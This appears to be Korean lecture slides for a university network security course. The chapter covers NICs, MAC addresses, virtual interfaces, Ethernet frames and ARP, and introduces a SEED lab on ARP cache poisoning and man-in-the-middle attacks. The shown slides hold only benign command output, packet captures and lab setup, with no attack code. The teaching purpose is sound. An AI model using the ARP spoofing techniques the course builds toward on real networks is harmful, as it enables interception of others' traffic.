



41526: 네트워크보안

강문수

(miskang@chosun.ac.kr)

컴퓨터네트워크 연구실
(Computer Networks Lab.)

2장 목차

2.1 개요

2.2 네트워크 인터페이스 카드(NIC)

2.3 이더넷 프레임

2.4 ARP


2.5 ARP 캐시 감염 공격

2.6 ARP 캐시 감염을 이용한 중간자 공격

2.7 요약

2.1 개요






- LAN(Local Area Network)에 있는 컴퓨터들 간에 패킷을 송/수신
- 전송매체는 이더넷(Ethernet)
- **MAC(Medium Access Control)** 계층이라는 데이터 링크 계층 작업
- MAC 계층에서 패킷은 전송매체에 적합한 **프레임(frame)**
- 실험 환경 설정



실습 환경 다운로드

- https://seedsecuritylabs.org/Labs_20.04/Networking/

Network Security Labs


	Packet Sniffing and Spoofing Lab Sniffing packets sent over the local network and spoofing various types of packets using Python and C.
	ARP Cache Poisoning Attack Lab Launch ARP cache poisoning attacks; use this attack to conduct man-in-the-middle attacks.
	ICMP Redirect Attack Lab Attacks at the IP layer, ICMP redirect attack, and man-in-the-middle attack.
	TCP Attacks Lab Launching attacks to exploit the vulnerabilities of the TCP protocol, including session hijacking, SYN flooding, TCP reset attacks, etc.
	The Mitnick Attack Lab Launching the classic Mitnick attack to gain the unauthorized access to the target machine. This is a special case of TCP session hijacking.



실습 환경 다운로드

ARP Cache Poisoning Attack Lab

Overview



The Address Resolution Protocol (ARP) is a communication protocol used for discovering the link layer address, such as a MAC address, given an IP address. The ARP protocol is a very simple protocol, and it does not implement any security measure. The ARP cache poisoning attack is a common attack against the ARP protocol. Under such an attack, attackers can fool the victim into accepting forged IP-to-MAC mappings. This can cause the victim's packets to be redirected to the computer


with the forged MAC address.

The objective of this lab is for students to gain the first-hand experience on the ARP cache poisoning attack, and learn what damages can be caused by such an attack. In particular, students will use the ARP attack to launch a man-in-the-middle attack, where the attacker can intercept and modify the packets between the two victims A and B.

Tasks (English) (Spanish)


- **VM version:** This lab has been tested on our [SEED Ubuntu-20.04 VM](#)
- **Lab setup files**
 - [Labsetup.zip](#)
 - [Labsetup-arm.zip](#) (for Apple Silicon machines)
- **Manual:** [Docker manual](#)

실습 환경 다운로드



실습 환경 다운로드

```
seed@VM: ~/.../ch02_lab
[04/04/24] seed@VM:~$ pwd
/home/seed
[04/04/24] seed@VM:~$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
[04/04/24] seed@VM:~$ cd Downloads
[04/04/24] seed@VM:~/Downloads$ ls
ch01_lab Labsetup.zip TEST00 test01.txt test03.txt
ch02_lab _shared test00.txt test02.txt
[04/04/24] seed@VM:~/Downloads$ cd ch02_lab/
[04/04/24] seed@VM:~/.../ch02_lab$ ls
docker-compose.yml volumes
[04/04/24] seed@VM:~/.../ch02_lab$ docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating A-10.9.0.5 ... done
Creating B-10.9.0.6 ... done
Creating M-10.9.0.105 ... done
Attaching to M-10.9.0.105, A-10.9.0.5, B-10.9.0.6
A-10.9.0.5 | * Starting internet superserver inetd [ OK ]
B-10.9.0.6 | * Starting internet superserver inetd [ OK ]
```



The diagram illustrates a network setup for a security exercise. It features three hosts connected to a common network labeled "Network: 10.9.0.0/24". Host A is located at IP 10.9.0.5, Host M (labeled as the Attacker) is at 10.9.0.105, and Host B is at 10.9.0.6. Each host is represented by a computer icon with a monitor and keyboard.

보충 자료 설명



2.2 네트워크 인터페이스 카드(NIC)

- Network Interface Card
- 컴퓨터와 네트워크 사이의 물리 또는 논리 링크
- 각 NIC는 하드웨어 주소를 갖는다: MAC 주소

```
seed@VM:$ ifconfig
enp0s3    Link encap:Ethernet HWaddr 08:00:27:77:2e:c3
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::b3ef:2396:2df0:30e0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:43628 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1713262 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6975999 (6.9 MB)  TX bytes:260652814 (260.6 MB)
```

2.2 네트워크 인터페이스 카드(NIC)

- 이더넷은 **브로드캐스트** 매체 사용
- 데이터가 전달될 때 모든 NIC가 프레임 수신 가능
- **무차별(promiscuous)** 모드
- NIC는 주소 일치와 상관없이 네트워크에서 수신한 모든 프레임은 커널에 전달
- 이것이 패킷 스니핑을 가능하게 함

2.2.1 MAC 주소

- 하드웨어 주소, 물리 주소, 이더넷 주소
- 콜론으로 구분된 2개의 16진수로 구성된 6개 그룹
- ifconfig 명령 이용

```
# ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.38 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::7cb9:12ed:b8c8:b660 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:07:07:69 txqueuelen 1000 (Ethernet)
    RX packets 57087 bytes 48888143 (48.8 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 60154 bytes 6505951 (6.5 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


MAC 주소 기반으로 추적하기

- MAC 주소는 물리 네트워크 인터페이스 카드에 기록
- 요즘에는 대부분의 카드가 주소 변경을 허용
- 이것은 모바일 장치의 경우 보안 문제를 일으킬 수 있다.
- 사람이 이동할 때 이 모바일 장치는 근처 WiFi **접속점 (Access point)**을 계속 스캐닝
- 공격자가 많은 WiFi 접속점의 데이터에 접근할 수 있는 경우 데이터를 상호 연관시켜서 결국 MAC 주소를 소유자의 실제 ID에 연결할 수 있음
- 프라이버시 보호를 위해 애플사는 네트워크를 스캐닝하는 동안 iOS 장치에서 임의의 MAC 주소를 사용하도록 허용
- 최근 NIC의 MAC 주소 재구성 가능


2.2.2 가상 네트워크 인터페이스

- 최신 시스템에서 네트워크 인터페이스 카드는 하드웨어일 필요가 없이 소프트웨어가 될 수 있다
- 이 종류의 네트워크 인터페이스를 **가상 네트워크 인터페이스(virtual network interface)**라고 함
- 가상 네트워크 인터페이스는 가상 기기, 컨테이너와 클라우드 환경에서 널리 사용됨
- 우리의 실험 설정은 컨테이너를 사용하며, 이 컨테이너 안에 나열된 모든 인터페이스는 가상이다.


물리 인터페이스와 가상 NIC



a) physical interface



(b) loopback/dummy interface



(c) tun/tap interface

가상 NIC 예

■ 루프백(Loopback) 인터페이스

```
$ ifconfig lo
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop  txqueuelen 1000  (Local Loopback)
```

■ 더미(Dummy) 인터페이스 (루프백과 비슷, 임의의 IP 주소 설정 가능)

```
# ip link add dummy1 type dummy
# ip addr add 1.2.3.4/24 dev dummy1
# ip link set dummy1 up
# ifconfig
dummy1: flags=195<UP,BROADCAST,RUNNING,NOARP>  mtu 1500
    inet 1.2.3.4  netmask 255.255.255.0  broadcast 0.0.0.0
    ether 6a:e8:f2:54:88:46  txqueuelen 1000  (Ethernet)
```



가상 NIC 예

■ tun/tap 인터페이스

- 가상 사설망(VPN) 구현에 널리 사용
- 파이프의 다른 쪽 종단이 물리 케이블 대신 사용자-레벨 프로그램
- OS가 나가는 파이프의 한쪽 종단에서 인터페이스로 패킷을 공급하면 패킷 전체가 사용자-레벨 프로그램에 제공
- 다른 방향에서 사용자-레벨 프로그램은 패킷을 생성하고 가상 인터페이스를 통해 커널에 공급
- 사용자-레벨 프로그램은 일반적으로 tun/tap 인터페이스를 통한 상호 작용과 다른 소켓 인터페이스를 통해 커널-레벨 네트워크 스택과 상호 작용
- 이 유형의 인터페이스는 네트워크 터널링을 가능하게 하므로 VPN을 구현하는 데 널리 사용

2.3 이더넷 프레임

- 헤더, 페이로드, 검사합(checksum)으로 구성
- 헤더에는 목적지(destination) 주소, 발신지(source) 주소와 이더넷 유형(type) 정보 포함
- **페이로드(payload)**에는 최소 46바이트에서 최대 1500바이트 데이터
- 페이로드가 1500바이트보다 큰 IP 패킷인 경우 IP 프로토콜은 **단편화(fragmentation)** 수행



이더넷 프레임 예

■ 와이어샤크

[SEED Labs] Capturing from br-b8a60acd3a4d

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	2024-04-04 05:1...	02:42:0a:09:00:05	Broadcast	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
2	2024-04-04 05:1...	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06
3	2024-04-04 05:1...	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x001b, seq=1/256, ttl=64 (reply in 4)
4	2024-04-04 05:1...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x001b, seq=1/256, ttl=64 (request in...)
5	2024-04-04 05:1...	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x001b, seq=2/512, ttl=64 (reply in 6)
6	2024-04-04 05:1...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x001b, seq=2/512, ttl=64 (request in...)
7	2024-04-04 05:1...	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x001b, seq=3/768, ttl=64 (reply in 8)
8	2024-04-04 05:1...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x001b, seq=3/768, ttl=64 (request in...)
9	2024-04-04 05:1...	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x001b, seq=4/1024, ttl=64 (reply in ...)
10	2024-04-04 05:1...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x001b, seq=4/1024, ttl=64 (request i...)
11	2024-04-04 05:1...	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
12	2024-04-04 05:1...	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05

Frame 4: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-b8a60acd3a4d, id 0

Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)

- Destination: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
- Source: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
- Type: IPv4 (0x0800)

Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5

Internet Control Message Protocol

```
0000 02 42 0a 09 00 05 02 42 0a 09 00 06 08 00 45 00  .B....B.....E.
0010 00 54 d9 d4 00 00 40 01 8c b8 0a 09 00 06 0a 09  .T....@.....
0020 00 05 00 00 86 b4 00 1b 00 01 6c 6e 0e 66 00 00  ....ln.f...
0030 00 00 3b 88 04 00 00 00 00 00 10 11 12 13 14 15  .;.....!#$%&'()*+,-./012345
0040 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25  .....
0050 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35  .....
0060 36 37 67
```

실습 화면 보기

Scapy Program

- 파이썬을 사용하여 이더넷 프레임을 구성
- Scapy 모듈은 이더넷 헤더의 각 필드를 클래스 속성에 매핑하는 Ether라는 클래스를 이미 정의
- Ether 클래스에 대한 속성의 이름, 유형 및 기본값

```
$ python3
>>> from scapy.all import *
>>> ls(Ether)
dst          : DestMACField          = (None)
src          : SourceMACField        = (None)
type         : XShortEnumField      = (36864)
```

2.4 ARP 프로토콜


■ LAN에서 통신

- ➡ MAC 주소를 알아야 한다
- ➡ 그러나 우리는 IP 주소만 알고있다
- ➡ 이 주소의 MAC 주소를 어떻게 알 수 있는가?

■ ARP: Address Resolution Protocol

- ➡ Find MAC from IP

ARP Request/Reply




Ex1) Send ARP Request/Reply

- 설정에서 호스트 10.9.0.5로 이동해서 **tcpdump**를 실행하여 eth0 네트워크 인터페이스에서 네트워크 트래픽을 모니터링

➡ 그런 다음 다른 호스트 10.9.0.6으로 이동

➡ 10.9.0.5가 ARP 캐시에 없는지 확인

➡ "ping 10.9.0.5"를 실행



```
// On 10.9.0.5
# tcpdump -i eth0 -n
03:10:44.656336 ARP, Request who-has 10.9.0.5 tell 10.9.0.6, ...
03:10:44.656362 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, ...
03:10:44.656382 IP 10.9.0.6 > 10.9.0.5: ICMP echo request, ...
03:10:44.656392 IP 10.9.0.5 > 10.9.0.6: ICMP echo reply, ...
```

실습 화면 보기

Ex) Send ARP Request/Reply

■ **와이어샤크**, ping 10.9.0.5 from 10.9.0.6

[SEED Labs] Capturing from br-b8a60acd3a4d

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	2024-04-04 05:1...	02:42:0a:09:00:05	Broadcast	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
2	2024-04-04 05:1...	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06
3	2024-04-04 05:1...	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x001b, seq=1/256, ttl=64 (reply in 4)
4	2024-04-04 05:1...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x001b, seq=1/256, ttl=64 (request in 3)
5	2024-04-04 05:1...	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x001b, seq=2/512, ttl=64 (reply in 6)
6	2024-04-04 05:1...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x001b, seq=2/512, ttl=64 (request in 5)
7	2024-04-04 05:1...	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x001b, seq=3/768, ttl=64 (reply in 8)
8	2024-04-04 05:1...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x001b, seq=3/768, ttl=64 (request in 7)
9	2024-04-04 05:1...	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x001b, seq=4/1024, ttl=64 (reply in 10)
10	2024-04-04 05:1...	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x001b, seq=4/1024, ttl=64 (request in 9)
